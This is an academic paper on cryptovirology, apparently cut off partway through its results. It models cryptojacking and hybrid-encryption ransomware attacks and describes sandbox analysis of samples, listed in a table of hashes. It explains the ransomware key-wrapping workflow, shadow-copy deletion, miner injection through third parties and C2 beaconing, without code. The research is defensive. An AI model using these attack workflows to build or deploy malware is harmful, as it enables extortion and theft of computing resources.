Copyright ⓒ 2019 KSII

Recent Advances in Cryptovirology: State-of-the-Art Crypto Mining and Crypto Ransomware Attacks

Aaron Zimba[1*], Zhaoshun Wang[1], Hongsong Chen[1] and Mwenge Mulenga[2]
[1] Department of Computer Science and Technology, University of Science and Technology Beijing, Beijing, 100083 - China
[e-mail: azimba@xs.ustb.edu.cn]
[2] Department of Computer Science and Information Technology, Mulungushi University, Kabwe, 10101 - Zambia
*Corresponding author: Aaron Zimba

Received April 29, 2018; revised September 6, 2018; accepted December 7, 2018; published June 30, 2019

Abstract

Recently, ransomware has earned itself an infamous reputation as a force to reckon with in the cybercrime landscape. However, cybercriminals are adopting other unconventional means to seamlessly attain proceeds of cybercrime with little effort. Cybercriminals are now acquiring cryptocurrencies directly from benign Internet users without the need to extort a ransom from them, as is the case with ransomware. This paper investigates advances in the cryptovirology landscape by examining the state-of-the-art cryptoviral attacks. In our approach, we perform digital autopsy on the malware's source code and execute the different malware variants in a contained sandbox to deduce static and dynamic properties respectively. We examine three cryptoviral attack structures: browser-based crypto mining, memory resident crypto mining and cryptoviral extortion. These attack structures leave a trail of digital forensics evidence when the malware interacts with the file system and generates noise in form of network traffic when communicating with the C2 servers and crypto mining pools. The digital forensics evidence, which essentially are IOCs include network artifacts such as C2 server domains, IPs and cryptographic hash values of the downloaded files apart from the malware hash values. Such evidence can be used as seed into intrusion detection systems for mitigation purposes.

Keywords: Cryptovirology, cryptoviral attack, crypto-mining, crypto ransomware, cybercrime, cryptocurrency

This research has been supported by the National Key Research and Development Program (2017YFB0202303) of China at the University of Science and Technology Beijing, China.

http://doi.org/10.3837/tiis.2019.06.027 **ISSN : 1976-7277**

1. Introduction

Traditionally, encryption has been used to secure systems such as the Internet, which are inherently insecure. However, cyber attackers have of late come to exploit the resilience that comes with encryption to effectuate complex attacks previously never thought possible [1]. The incorporation of encryption into malware has given birth to new forms of cyber-attacks the most notable being cryptoviral extortion [2], also known as crypto ransomware attacks, and crypto mining attacks [3], also known as crypto-jacking In the former, the attacker encrypts the victim's data and demands a ransom before availing access to the encrypted data. Clearly, this is a breach of Availability in the CIA security principles (Confidentiality, Integrity, and Availability). In the latter, the attacker circumvently generates cryptocurrencies using the benign victim's CPU. This is another attacker on Availability as part of the CPU's computing resources are unavailable to the victim. Such attacks have given birth to a new field of study in security known as Cryptovirology [4], which studies the use of cryptography to design resilient malware usually for monetary purposes. Advancements in encryption technologies have seen the evolution of primitive cryptoviral extortion attacks to robust and resilient crypto ransomware attacks. The widespread adoption of cryptocurrencies such as Bitcoin and Monero, which provide anonymity to cyber attackers benefiting to proceeds of cyber-crime has fueled the explosion of crypto attacks [5]. Cybercriminals are also devising ways of acquiring cryptocurrencies with less user involvement as possible thus resorting to crypto mining attacks. Today, the ransomware business model alone excluding crypto mining is an estimated $1 billion-a-year cybercriminal industry [6]. Crypto mining, on the other hand, is also a multimillion-dollar industry where the crypto mining attacker is capable of making $100 million annually [7]. In light of the aforementioned, changes in the Cryptovirology landscape are forces worth reckoning with because not only do they pose a substantial cybersecurity threat but also strike the economic fabric of the cybersecurity landscape.

In this study, we endeavor to characterize the state-of-the-art cryptoviral attacks and the associated infection vectors. Since the end goal of cryptoviral attacks is acquisition of cryptocurrencies (digital money), we first propose a taxonomy that classifies cryptoviral attacks from two main perspectives depicting the implemented acquisition techniques. We describe the attack models of the two types of attacks detailing the infection chain and attack process. We do not endeavor to describe new cryptoviral attacks but we evaluate the documented state-of-the-art attacks in this domain. We evaluate our modeling approach using reverse engineering and dynamic analysis of the latest malware datasets to uncover the malwares' underlying internal program logic and its behavioral characteristics from a live contained environment respectively. In the former, we indulge static analysis to disassemble the malware code using interactive disassemblers. This is particularly important considering the symmetrical imbalance exhibited in the difference between the attacker's view and that of the malware analyst [8]. This further uncovers how cryptoviral attackers evade detection in the presence of traditional intrusion preventions systems (IPS). In the latter, we acquire network behavioral characteristics by running the malware samples in a standard sandbox. Such artifacts depict indicators of compromise (IOC) which can be fed into intrusion detection systems (IDS) for mitigation purposes. Since the goal of almost all cryptoviral attacks is the malicious acquisition of monetary proceeds, usually in form of cryptocurrencies, we also pay particular attention to the most sought-after cryptocurrencies in both types of attacks. We also characterize the major differences between these two prevalent attacks and elaborate why the

shift towards crypto mining from crypto ransomware in recent attacks. As such, the main contributions of this paper are as follows:

- We propose a novel and thorough taxonomy of cryptoviral attacks from two main perspectives depicting the various ways through which attacker acquire cryptocurrencies.
- We define cryptoviral attack models using attack graphs to characterize the attack paths of nodes participating in the attack process and the associated attack scenarios.
- We implement and analyze cryptoviral attack simulations based on the defined attack models in sandboxed network environments to extract evasive features and also those representative of IOCs.

The remainder of this paper is structured as follows: In Section 2, motivations and the underlying basic concepts, as well as the taxonomy, are brought forth. The attack models for both attacks are described in Section 3 while Section 4 presents the adopted experiment methodology and approach for evolution of the attack models. The results of the experiment are discussed in Section 5 and the conclusion of the paper is drawn in section 6.

2. Taxonomy, Basic Concepts and Motivations

Several factors affect the categorization of cryptoviral attacks. Based on the number of input resources required to actualize the attack, we categorize current cryptoviral attacks into two broad categories; cryptoviral extortion (crypto ransomware) and crypto mining (crypto-jacking). It is worth noting that this categorization is independent of the underlying infection vectors. The diagram below in **Fig. 1** shows the taxonomy of cryptoviral attacks.



Fig. 1. A taxonomy of cryptoviral attacks

Crypto ransomware attacks come in three basic variants; asymmetric cryptosystem based, symmetric cryptosystem based and hybrid cryptosystem based. In all these three variants, the malware needs the encryption algorithm, associated encryption keys, and read-write-execute *(w-r-x)* permissions. Even though earlier versions of ransomware came with the encryption algorithm embedded in the malware payload, successive variants and those of today do not use custom-made encryption algorithm as they are easy to crack since the attacker's view and that of the cryptanalyst is identical [9]. Instead, the latest ransomware variants exploit the operating system's *Crypto API* functions, which are readily available to an authenticated user [10]. Therefore the major task of the attacker is to deliver the malware to an authenticated user. Furthermore, the explicit use of symmetric encryption in ransomware attacks has diminished over the years. Recent resilient ransomware such WannaCry employ hybrid cryptosystems where the ransomware payload only carries a public key from an RSA pair or ECC pair [11]. The malware generates a random symmetric key (e.g. AES-256 or AES-192) which is used to encrypt the victim's data. Upon completion of encrypting the targeted files, the ransomware encrypts the symmetric key with its embedded public key. In this way, the private key retained by the attacker from the public key pair is the only key capable of decrypting the symmetric key. The victim is thus extorted in paying a ransom via a cryptocurrency (usually Bitcoin). The latest malware variants also seek to delete volume shadow copies to prevent recovery from backups [12] hence the need for *w-r-x* permissions. This is usually achieved via registry alterations.

Contrary to conventional money, actualization of a cryptocurrency unit requires a certain amount of work known as proof-of-work to be completed so as to obtain the digital money. The accomplishment of the proof-of-work involves computing very complex but feasible cryptographic algorithms. This endeavor of working to accomplish the proof-of-work for the purposes of generating cryptocurrency units is called crypto mining [13]. These computations require a lot of CPU power hence the use of specialized CPUs such as GPUs (Graphic Processing Unit), ASICS (Application Specific Integrated Circuitry) and FPGA (Field Programmable Gate Arrays). In light of the aforementioned, the attacker needs a pool of computing resources in order to attain proof-of-work and subsequently acquire cryptocurrency. He does this by exploiting vulnerable hosts online and adding them to a crypto mining pool that works towards a stipulated proof-of-work. Since the majority of Internet-connected devices do not have FPGAs, GPUs, ASICS, the attacker is limited to generating cryptocurrencies such as Monero [14], [15], which can be mined by normal CPUs. Thus, the major task of the attacker in a crypto mining attack is access to the victim's CPU. After the malware attains CPU time, it beacons back to the C2 (Command and Control) servers and acquires directives to enlist the new victim to the crypto mining pool or botnet. The malware likewise needs *w-r-x* permissions in order to remain persistent even after reboots. This also is usually achieved via registry alterations. Therefore, all computing platforms capable of running software are susceptible to crypto mining attacks. Such platforms include Unix-like systems as well as Windows NT systems. Although malware-infected IoT devices have been notoriously known to fuel large-scale DDOS (Distributed Denial of Service) [16], crypto mining has emerged as a new threat to IoT devices. Crypto mining malware uses the highest possible computing power available on a device and this is detrimental to IoT since unlike every commercially available computer, which registers and notify the user of the enormous increase in resource consumption, very few of IoT devices have the associated on-board equipment to address such anomalies. Correspondingly, overloading and overheating due to CPU exhaustion in crypto mining attacks have been reported to even cause fires [17]. In the same manner, crypto mining attacks have not spared critical infrastructure as witnessed at a

water utility firm in Europe [18]. However, the latest crypto mining attacks have come to exploit web browsers in conventional PCs and browser capable devices such as mobile phones and tablets. The major attack vector employed in browser-based crypto mining is spearfishing where the attacker does not directly attack the victim but lures them to a compromised website. Upon visiting such a website, the web browser starts mining cryptocurrencies on behalf of the attacker. This type of attack has been effective because no malware code runs on the client. Browser-based crypto mining attack has further extended even to cloud services [19] as of 2018.

Browser-based crypto jacking presents the state-of-the-art cryptoviral attacks and its adoption in cybercrime is ever increasing. This has seen attackers increasingly eschew ransomware in favor of the more lucrative browser crypto mining [20]. Kaspersky Lab reports a 50% increment in crypto jacking from 2016 to 2017 with estimated infected users from 1.9 million to 2.7 million [21]. Illicit crypto mining tops the list of Forbes' 2018 anticipated cyber threats [22]. According to Symantec [23], the final quarter of 2017 saw an 8,500% upward spiral in crypto mining attacks. In the first quarter of 2018, the UK saw a 1,200% surge in crypto mining attacks coinciding with a spike in interest in the cryptocurrency Bitcoin, which itself was valued at an all-time high of $19,850 or £14,214 in the last quarter of 2017 [24]. The first quarter of 2018 has seen crypto mining account for almost 90% of all RCE (Remote Code Execution) attacks and quickly become the attackers' favorite and preferred modus operandi [25]. It is undisputed that crypto jacking is the next generation of cryptoviral attacks, the major hurdle has been establishing a persistent presence on the victim host, which attackers are now employing innovative ways as explained in later sections of this paper. It is from this perspective that this study seeks to address the two most prevalent cryptoviral attacks in the cryptovirology landscape.

3. Cryptoviral Threat Models

We now turn to elaborate the cryptoviral threat models for the two attacks. The threat models comprise threat actors, actions, assets, and goals. Threat actors include the attacker, malicious intermediaries such as trusted third parties (TTP), cryptoviral malware etc. It is evident that the threat actor can be either a human actor or software. Actions are the activities the adversary performs in order to retain a certain value, i.e. an asset. Such activities include injecting crypto mining or ransomware code on a vulnerable server, enlisting a victim to a crypto mining pool upon infection etc. In essence, successfully executed action return assets. If there are no more assets to be attained in the attack chain, then the final asset is the goal. This includes the acquisition of cryptocurrency from a crypto mining botnet or acquisition of cryptocurrency as a ransom payment in a cryptoviral extortion attack. Therefore, we discuss two threat models; (1) browser-based crypto mining together with memory resident crypto mining, (2) cryptoviral extortion (crypto ransomware).

3.1 Crypto mining threat model

Crypto mining attacks, like any other attacks, have components that support the attack structure and a process flow that ought to be satisfied in order for the attack to materialize. The diagram below in **Fig. 2** depicts both browser-based crypto mining together with memory resident crypto mining.



Fig. 2. Crypto mining threat model

Browser-based crypto mining attack comprises the attack paths 1(a) → 1(b) and 1(a) → 1(c). In the former, the attacker compromises a web server by injecting crypto mining code via a third-party resource such as a server module. Once the victim visits the compromised site via (2), client-side JavaScript is rendered in their browser and they are included to a crypto mining botnet via (3) to participate in crypto mining. It's worth noting that a vulnerable web server might be directly compromised without leveraging a trusted third-party. In the latter, a trusted third-party resource like a browser plugin is used to harbor the crypto mining code in the client browser. Once connected to the Internet, the victim is added to the crypto mining pool and starts the process of mining cryptocurrencies. Memory-based crypto mining is achieved via drive-by downloads where the attacker compromises a vulnerable web server via (1). When the victim visits the compromised site or follows the link pointing to such a site, a download ensues and depending on the privileges of the logged in profile, the malware is installed in memory starts mining following the usual process of joining a crypto mining botnet.

Since one victim cannot accomplish the proof-of-work, e.g. an ordinary CPU mining at 10 MH/s would take over 400 years before mining a single crypto block [26], the attacker needs to pool victims to a botnet. One way to acquire zombies into a crypto botnet is to infect a busy web server with high traffic. An alternative is to infect a trusted third party to the web server or the victim. Another alternative is to inject the crypto mining malware directly on the victim (memory resident crypto mining) but this has many limitations such as the need to evade IDS and IPS, use of social engineering or exploit kits (EK) as initial attack vectors etc. From **Fig. 2**, we build a directed acyclic graph (DAG) depicted in **Fig. 3** to generate the corresponding attack scenarios.



Fig. 3. Crypto mining DAG and corresponding attack scenarios

Attack scenario 1 with edges $e_{[0,1]} \rightarrow e_{[1,V]}$ is where a victim visits a site compromised with crypto mining code. Since the code is JavaScript, it automatically run in client browser and could even spread to other hosts in the network, as was the case of the attack on critical infrastructure [18]. Attack scenario 2 with edges $e_{[0,2]} \rightarrow e_{[2,V]}$ is where the attacker infects a TTP that is trusted wholly by the victim. An example of such is the Archive Poster Chrome extension from the Chrome web-store which crypto-jacked a number of users before being detected [27]. Attack scenario 3 with edges $e_{[0,2]} \rightarrow e_{[2,1]} \rightarrow e_{[1,V]}$ is an extension of scenario 2 only that instead of infecting a TTP trusted by the victim, the attacker infects a TTP trusted by the webserver, which is visited by the victim, as was the case in [28]. Attack scenario 4 with the edge $e_{[0,V]}$ is a typical case of memory resident crypto mining. The attacker infects a victim host directly, usually directed towards hosts with a lot of computing resources such as cloud computing [19]. Attack scenario 5 with the edge $e_{[1,V]}$ is a case of a malicious web-master where crypto mining code was deliberately injected into the website to mine crypto currency from every web visitor, as was the case with the Pirate Bay [29]. Attack scenario 6 with edges $e_{[2,1]} \rightarrow e_{[1,V]}$ is where the TTP to the webserver is himself the attacker and he injects crypto mining code in the ads or tracking and analytics services to a website. Alternatively, the malicious TTP can provide such services infected with crypto mining code directly to the victim and this is representative of attack scenario 7 with the edge $e_{[2,V]}$.

3.2 Cryptoviral extortion threat model

We now discuss the cryptoviral-extortion threat model. The infamous crypto ransomware (cryptoviral extortion) is a predecessor to crypto mining. It differs from crypto mining in a number of ways. Unlike crypto mining, the attacker does not acquire cryptocurrency directly but rather extorts fiat money from victims, which they are instructed to convert into specified cryptocurrency during payment, usually into Bitcoin. Furthermore, crypto ransomware attacks do not require botnets since a substantial amount of cryptocurrency can be extorted out of a desperate victim. Thus, the approach in this form of attack has been to cast the net as wide as possible to lure many unsuspecting victims. This explains the various attack vectors employed in crypto ransomware campaigns. The diagram in **Fig. 4** below shows a typical attack process of recent variants crypto ransomware, which employ hybrid encryption.



Fig. 4. Cryptoviral extortion attack process

We partition the attack process into three main phases: infection preparation, encryption, and C2 beaconing. Since crypto ransomware attackers cast a wider net to capture as many victims as possible, the attack surface for probable infection vectors is large. In light of this, we do not consider the specific infection vectors in the threat model, rather we assume that the attacker has already chosen an effective infection vector from the attack surface. We refer the reader to [30] for details on ransomware infection vectors.

3.2.1 Infection preparation

During this phase, the attacker chooses which encryption algorithm to use. In the case of latest ransomware, he chooses a hybrid cryptosystem (RSA or ECC) and generates a public key pair with the corresponding private key K_s and public key K_p. He retains the private key K_s and implants the public key K_p into the malware payload. All this occurs at the attacker's C2 or on a set of compromised hosts. Finally, he delivers the malware to the victim via a specified infection vector.

3.2.2 Encryption

Upon deployment unto a victim host, the ransomware does not immediately encrypt target files. Rather, it generates a symmetric key K_{secret}, e.g. AES-192 or AES-256, using the operating system Crypto API function. It is this symmetric key that does the actual encryption of the victims files, a process denoted as $E_k(m_i, K_{secret}) = C_i$. Latest variants of ransomware are known to actually zeroize the target files to prevent any recovery from recovery tools like Photorec or Recuva which implement recovery via lost meta-data and directory structures. E_k is the encryption algorithm (AES in this case) whereas m_i is the plaintext (user files) which produce the ciphertext C_i upon encryption with the key K_{secret}. Finally, the symmetric key K_{secret} is encrypted by the attacker-implanted public key K_p to produce a ciphertext C_j in a process denoted by $E_k(K_{secret}, K_p) = C_j$. In order to establish a persistent presence and prevent any possible data recovery via system restore, the malware proceeds to install registry

keys and delete volume shadow copies. The victim is then notfied of the encryption and ransom demand. Other attack structures seek to exiltrate the encrypted key C_j to the C2 server and this is denoted by $C2\ Comms\ 1$.

3.2.3 C2 beaconing

C2 servers are used for various purposes. They handle communications between the victim and the attacker. They may be used to handle cryptocurrency payments as well. Some malware notify and register the attacker of the newly compromised hosts. In the event that the victim risks paying the ransom, the decryption keys are sent (or might not be) in this phase. Communications with the C2 servers usually occurs through the Tor network or via secure protocols like SSL. It's worth noting that in some attack structures, the malware has to download initial encryption keys from the C2 servers. In this case, the C2 beaconing takes place in phase 2.

4. Methodology and Approach

The previous section identified different attack structures from different scenarios. In this section, we evaluate some of the attack scenarios for both crypto mining and crypto ransomware attacks. We use reverse engineering (static analysis) for source code analysis and dynamic analysis to capture behavioral characteristics both on the host and on the network.

4.1 Reverse engineering

The diagram below in **Fig. 5** shows the steps we undergo to accomplish static analysis. We collect different cryptoviral malware samples for both crypto mining and crypto ransomware.



Fig. 5. Malware reverse engineering workflow

Before checking the malware's internal program logic, we subject it to a number of processes

in order to extract external features such as cryptographic hashes for authenticity, obfuscation probing, fingerprinting etc. In stage 1, we select three types of malware namely browser-based crypto mining malware, memory resident malware, and crypto ransomware. We drive the associated IDs by computing SHA-256 cryptographic hashes. We counter-check this with reputable malware databases such as Virustotal. In stage 2, we check for packing to determine whether the malware is disguised or not. We look for embedded strings and parse the PE for meta-data extraction. We look for cryptoviral related strings and meta-data. Finally, we disassemble the malware source code in stage 5 with IDA Pro, an interactive disassembler. This process is passive and does not execute the malware code. It is worth noting that we carry out the stages of the analysis sequentially and not in parallel. Results of the analysis are discussed in the next section.

4.2 Dynamic analysis

Malware source code changes from time to time and attackers are known to intentionally write misleading code to evade malware analysts. However, behavioral characteristics rarely change. Therefore, apart from static analysis, we run the different variants of cryptoviral malware under a controlled sandbox environment comprising different virtual hosts in VirtualBox. The diagram below in **Fig. 6** shows our experimental setup.



Fig. 6. Behavioral analysis experiment setup

The setup comprises two servers and a couple of VM hosts connected via a virtual network. The vulnerable web server runs Apache Struts with vulnerability CVE-2017-5638 which is susceptible to the installation of a Monero crypto miner. Once a user from the virtual host network visits the web server, JavaScript crypto mining code runs in the browser and we capture all the associated network activities using Wireshark. This corresponds to the second attack scenario denoted by the dotted red line. The second server runs Cuckoo sandbox and all attack scenarios associated with this server denoted by the first dotted red line. We use the Cuckoo server to deploy the malware unto the selected victims in the virtual network. The Cuckoo server further aggregates all the activities of the malware. We execute two malware

using this approach; the memory resident cryptoviral malware and the crypto ransomware. Furthermore, we Cuckoo server sink-holes all Internet queries by issuing out automated name lookup queries. Likewise, all the network activities are captured via Wireshark. The results of this dynamic analysis are presented in the next section.

5. Results and Discussions

We now present the results obtained from the experiment setup. We discuss both the external and internal characteristics for both types of cryptoviral malware. **Table 1** below shows some cryptoviral malware samples we used for our dataset and their associated characteristics. The malware pertains only to crypto mining. We verify the samples by computing the associated cryptographic hash values and comparing them with reputed database sources.

Table 1. Crypto mining malware specimen and the associated characteristics

SN	ID (MD5)	Cryptocurrency	Type	Platform	File Type	File Size	Year Seen
1	262c22ffd66c33da641558f3da23f7584881a782	Monero	Memory Resident	Windows	Executable	1450KiB	2017
2	cfe32fd5665f03641460f4036ba4e097	Bitcoin	Browser Based	All	JavaScript	106 KiB	2018
3	9798a40f5aee8b9d7a198acc3b928c0d	Monero	Memory Resident	Windows	Executable	2.11 MiB	2018
4	58c8b47efcceb115eb7f985654c285b8	Monero	Memory Resident	Windows	Executable	1.86 MiB	2016
5	2041ee5d49d55767ec7994f184649c85	Monero	Memory Resident	Android	APK	32.5 KiB	2017
6	80cdd17c676cacb118075c58c93c528a	Ethereum	Memory Resident	Windows	Executable	3.04 MiB	2018
7	928bba669a98a5054bd9f797c86ca498	Monero	Browser Based	All	JavaScript	61.7 KiB	2017
8	a2471a44025a7b86b8fdce5c950b06c9	Bitcoin	Browser Based	All	JavaScript	135 KiB	2017
9	c214b7a9efeb14cad7dc605814b6bc05	Monero	Memory Resident	Windows	Executable	1.37 MiB	2018
10	d5f30368be74ffa8c49fbcbddc5ac45a	Bitcoin	Memory Resident	Windows	Executable	1.39 MiB	2016

The majority of the samples observed from the dataset mined Monero. Monero is purported to offer better privacy by obfuscating transaction users and their corresponding amounts as opposed to Bitcoin where the public block-chain can be exploited to construct pseudonymous transaction graphs. Furthermore, Monero uses the Cryptonight algorithm for computation of the proof-of-work whose computational puzzle is designed to be memory-hard. This entails that it requires persistent *w-r-x* permissions from a memory storage of large sets of bytes. Such design requirements are intended for ordinary CPUs and not ASICs or FPGAs discussed in section 2. The 2MB of L3 cache in modern CPUs is sufficient for the Cryptonight algorithm

employed in Monero mining unlike ASICs, which cannot handle internal memory of more than 1MB. GPUs also fall short of the Cryptonight computational requirements as their GDDR5 memory are slower than L3 cache despite being the fastest versions of memory.

